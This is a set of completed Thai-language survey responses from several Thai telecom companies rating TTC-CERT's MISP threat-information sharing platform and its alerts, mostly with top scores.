ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ก.พ.66 ถึง พ.ค.66

เลือกองค์กรของท่าน *

บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ก.พ.66 ถึง พ.ค.66

เลือกองค์กรของท่าน *

บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ก.พ.66 ถึง พ.ค.66

เลือกองค์กรของท่าน *

บริษัท ดีแทค ไตรเน็ต จำกัด

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ก.พ.66 ถึง พ.ค.66

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ก.พ.66 ถึง พ.ค.66

เลือกองค์กรของท่าน *

บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ก.พ.66 ถึง พ.ค.66

เลือกองค์กรของท่าน *

บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ก.พ.66 ถึง พ.ค.66

เลือกองค์กรของท่าน *

บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความสมบูรณ์มากที่สุด

ประโยชน์ของข้อมูลที่ได้รับ *

มีประโยชน์น้อยที่สุด

1 ○

2 ○

3 ○

4 ○

5 ◉

มีประโยชน์มากที่สุด

ข้อเสนอแนะในการปรับปรุง

ท่านต้องการให้ปรับปรุงแนวทางการพัฒนาระบบฯและข้อมูล ด้านใด (ตอบได้มากกว่า 1 ข้อ)

- ☐ ปรับปรุงความง่ายและความสะดวกในการใช้งานของระบบฯ
- ☐ เพิ่มความปลอดภัยของระบบฯ
- ☐ เพิ่มความเสถียรของระบบฯ
- ☐ เพิ่มความครบถ้วนของ Function การใช้งานของระบบฯ
- ☐ ปรับปรุงข้อมูลให้ตรงตามความต้องการของผู้ใช้งาน
- ☐ ปรับปรุงข้อมูลให้มีความครบถ้วน
- ☐ ปรับปรุงข้อมูลให้มีความรวดเร็ว
- ☐ ปรับปรุงด้านอื่นๆ (ระบุในข้อถัดไป)

ด้านอื่นๆ ที่ควรปรับปรุง

.....

ข้อเสนอแนะ/ความเห็น

.....

This form was created inside of Thailand Telecommunications Sector CERT.

Google Forms

แบบสำรวจและความคิดเห็นการใช้งานระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) และการแจ้งเตือนจากศูนย์ TTC-CERT

สำหรับสำรวจในห้วง ก.พ.66 ถึง พ.ค.66

เลือกองค์กรของท่าน *

บริษัท ซีเอส ล็อกซอินโฟ จำกัด (มหาชน)

คุณภาพของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP)

ความง่ายและความสะดวกในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

มีความง่ายและความสะดวกน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

มีความง่ายและความสะดวกมากที่สุด

ความเร็วในการเข้าถึงระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ช้าที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เร็วที่สุด

ความเสถียรของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

เสถียรน้อยสุด

- 1 ○
- 2 ○
- 3 ○
- 4 ○
- 5 ◉

เสถียรมากที่สุด

ความง่ายต่อการใช้งานของระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) *

ใช้งานยากมากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ใช้งานง่ายสุด

ความสามารถในการตอบสนองความต้องการใช้งาน มี Function การทำงานตามที่ต้องการ *

ตอบโจทย์ความต้องการใช้งานน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ตอบโจทย์ความต้องการใช้งานมากที่สุด

คุณภาพของข้อมูล ในระบบฯ และการแจ้งเตือนจากศูนย์ TTC-CERT

ความรวดเร็วของข้อมูลที่ได้รับ *

ช้ามากที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

เร็วมากที่สุด

ความน่าเชื่อถือของข้อมูลที่ได้รับ *

ความน่าเชื่อถือน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

ความน่าเชื่อถือมากที่สุด

ความถูกต้องของข้อมูลที่ได้รับ *

มีความถูกต้องน้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

มีความถูกต้องมากที่สุด

ความสมบูรณ์ของข้อมูลที่ได้รับ *

มีความสมบูรณ์น้อยที่สุด

- 1 ○
- 2 ○
- 3 ○
- 4 ◉
- 5 ○

มีความสมบูรณ์มากที่สุด

